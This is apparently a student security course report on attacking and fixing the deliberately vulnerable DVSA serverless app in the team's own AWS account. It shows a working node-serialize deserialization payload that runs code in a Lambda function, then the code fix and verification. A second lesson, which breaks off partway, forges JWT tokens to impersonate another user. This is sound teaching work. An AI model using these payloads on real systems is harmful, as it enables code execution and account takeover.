ICS344: Security Course Project

Team 30

Table of Contents

Contribution Table

Name	ID	Lessons
Saud Maashi	202016560	2 & 5
Faisal AlSulami	202175830	6 & 8
Husam Maslmani	202182110	1, 9 & 10
Naif AlFareed	201866440	3, 4 & 7

Lesson #1 and Lesson #9: Event Injection and Vulnerable Dependencies

Part 1) Goal and Vulnerability Summary

This part covers Lesson #1: Event Injection and Lesson #9: Vulnerable Dependencies. The main affected parts are API Gateway and the backend Lambda function. The security impact is remote code execution, which means attacker input can run code inside Lambda. The main weakness is unsafe deserialization and a vulnerable third-party package that treats user input like code instead of normal data.

Part 2) Why This Works / Root Cause

This attack works because the backend uses unsafe deserialization on attacker-controlled input. A vulnerable Node.js package accepts serialized functions, so the payload is treated like code and runs during deserialization. In short, the app trusts unsafe input, and an unsafe dependency helps the attack succeed.

Part 3) Environment and Setup

The test was done on my own DVSA deployment in a non-production AWS account in us east-1. The API endpoint used was https://0bfhd583wc.execute-api.us-east 1.amazonaws.com/dvsa/order. The main AWS services used were API Gateway, Lambda, and CloudWatch Logs. The log group used for proof was /aws/lambda/DVSA-ORDER-MANAGER. The tools used were AWS Console, WSL terminal, and curl.

Part 4) Reproduction Steps


1. Open the AWS Console and go to API Gateway.
2. Find the DVSA API stage and copy the order endpoint: https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order
3. Open CloudWatch Logs and make sure the log group /aws/lambda/DVSA-ORDER MANAGER exists.
4. Open the WSL terminal and set the API URL: export API=https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order
5. Send the crafted POST request:

```
curl -X POST "$API" \
  -H "Content-Type: application/json" \
  -d '{
   "action": "_$$ND_FUNC$$_function(){
```

```
    var fs = require(\"fs\");
    fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\");
    var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\");
    console.error(\"FILE READ SUCCESS: \" + fileData);
  }()",
  "cart-id": ""
 }'
```

6. After sending the request, go back to CloudWatch Logs.
7. Open the latest log stream in /aws/lambda/DVSA-ORDER-MANAGER.
8. Check for the log message: FILE READ SUCCESS: You are reading the contents of my hacked file!

Part 5) Evidence and Proof




```
hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$ export API="https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order"

curl -X POST "$API" \
  -H "Content-Type: application/json" \
  --data-binary @- <<'EOF'
{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",\"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\",\"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}
EOF
{"message": "Internal server error"}hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$
```

The vulnerability was confirmed by the CloudWatch log message FILE READ SUCCESS: You are reading the contents of my hacked file!. This shows that the injected JavaScript code executed inside the backend Lambda function. The payload wrote a file in /tmp, read it back, and printed its contents to the log. Even though the API returned an internal server error, the backend code had already run successfully. This proves the event injection issue and also shows the risk of the vulnerable dependency.


Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the backend Lambda function that handles the order API request. The main security improvement is to remove unsafe deserialization from the request path, parse the body safely as JSON, and validate required input before processing it. This addresses the root cause because attacker input is no longer treated as executable code.

Part 7) Code / Config Changes

I changed the Lambda function DVSA-ORDER-MANAGER in order-manager.js. First, I replaced unsafe deserialization with safe parsing by changing serialize.unserialize(event.body) to JSON.parse(event.body || "{}") and serialize.unserialize(event.headers) to event.headers || {}. Then I added a check for a missing authorization header before splitting the token. If the header is missing, the function now returns {"status":"err","message":"Missing authorization header"} instead of continuing. This removed the unsafe logic that treated attacker input as code and added safer input handling.

Code before:



After:


order-manager.js


order-manager.js > handler > handler

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = JSON.parse(event.body || "{}");
    var headers = event.headers || {};
    var auth_header = headers.Authorization || headers.authorization;
    if (!auth_header) {
        const response = {
            statusCode: 401,
            headers: {
                "Access-Control-Allow-Origin" : "*" },
                body: JSON.stringify({"status": "err", "message": "Missing authorization header"}) };
                return callback(null, response); }
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;
```

Part 8) Verification After Fix

After the fix, I ran the same crafted curl request again. This time, the API returned {"status":"err","message":"Missing authorization header"} instead of crashing. I then checked the newest CloudWatch log stream in /aws/lambda/DVSA-ORDER-MANAGER, and the message FILE READ SUCCESS: You are reading the contents of my hacked file! did not appear. This shows that the injected code no longer executed and the vulnerability was fixed.





Part 9) Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #1: Event	The order API must treat	order-manager.js	The intended flow is that	The crafted request

Injection / Lesson #9: Vulnerable Dependencies	request body and headers as normal data only. User input must never be executed as code.	source code, API Gateway stage details, terminal output, CloudWatch logs	API Gateway sends the request to DVSA-ORDER-MANAGER, which reads the request and processes only valid data fields.	caused backend code execution, proven by the CloudWatch log message FILE READ SUCCESS: You are reading the contents of my hacked file!

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #1: Event Injection / Lesson #9: Vulnerable Dependencies	The backend used unsafe deserialization, so attacker input was treated as code instead of data. This breaks the intended	Intentional misuse / security-relevant abuse	In DVSA-ORDER-MANAGER (order-manager.js), serialize.unserialize(event.body) was replaced with JSON.parse(event.body || "{}"); serialize.unserialize(event.headers) was replaced with event.headers || {}; and a missing authorization header	After the fix, the same crafted request returned {"status":"err","message":"Missing authorization header"} and CloudWatch no longer showed FILE READ SUCCESS.	Not measured

	security rule of safe input handling.		check was added before token parsing.		

Part 10) Takeaway / Lessons Learned

This lesson showed that the main problem was trusting unsafe input and an unsafe package in the backend Lambda. This is important in a serverless environment because even one vulnerable function can execute attacker input and affect other AWS resources. A safer design is to treat all user input as data only, validate it strictly, and avoid risky dependencies.

Lesson #2: Broken Authentication

Part 1) Goal and Vulnerability Summary

In this lesson, we will discover a broken authentication problem caused by not checking JWT tokens. The application uses JWT to identify users, but the backend does not verify the token's signature, which leads to anyone can change things like the username and user ID.

Part 2) Why This Works / Root Cause

There are three parts inside JWT tokens, which are: header, payload, and signature. If the backend only checks the payload and ignores the signature, attackers can change the payload and either use the original signature or make a new one. The backend will still allow it, which is a problem.

Part 3) Environment and Setup

Before starting this experiment, we need the following:

- Create two users, one for attacker and the other for victim.
- Place at least one order per user.

Part 4) Reproduction Steps

Step 1: Create a Normal Order for both users


- Open DVSA website and register if you do not have an account already or log in to log into your account.
- Make an order (a completed paid order)

- Store the “Order ID” somewhere (it will required later)


Step 2: Capture API Request

- Press F12 and go to “Network” tab then “Fetch/XHR” filter.
- **Click the related order request and check the following:**

Proof of Authorization Header (TOKEN) for user A:




Proof of Authorization Header (TOKEN) for user B:



- **Decode the Tokens and Learn the Victim Identity:**
  - **Start by running the following command to get both username and sub:**

```
import json
import base64

def decode(token):
payload = token.split(".")[1]
payload += "=" * (-len(payload) % 4)
return json.loads(base64.urlsafe_b64decode(payload.encode()))

for token in [TOKEN_A, TOKEN_B]:
data = decode(token)
print("\nToken:")
print("username:", data.get("username"))
print("sub:", data.get("sub"))
```

- **Proof of this step:**




Step 3: Verify Normal Behavior


- **Run the following command in your terminal (You must have the "ORDER_ID" before running it):**

  curl -s "$API_REQUEST" \
  -H "content-type: application/json" \
  -H "authorization: $USER_TOKEN" \
  --data-raw '{"action":"orders"}'

  - **After executing the command, the result is out as shown below:**
    - **Proof of Result for User A:**



- **Proof of Result for user B:**




Step 4: Forge the Token

- **By running the following command, we are initializing and storing the details of user B into a new variable:**
  export VICTIM_USER=”User B username/sub printed above”

- **Using the following command to forge the token:**


```
# Forge the token
export FAKE_AS_B="$(
python3 - <<'PY'
import os, json, base64

# Get the original token (this should be for User A)
t = is.environ[“TOKEN_A”]
victim = os.environ["VICTIM_USER"]

# Decode the original token
h, p, s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

# Impersonate the victim
data["username"] = victim
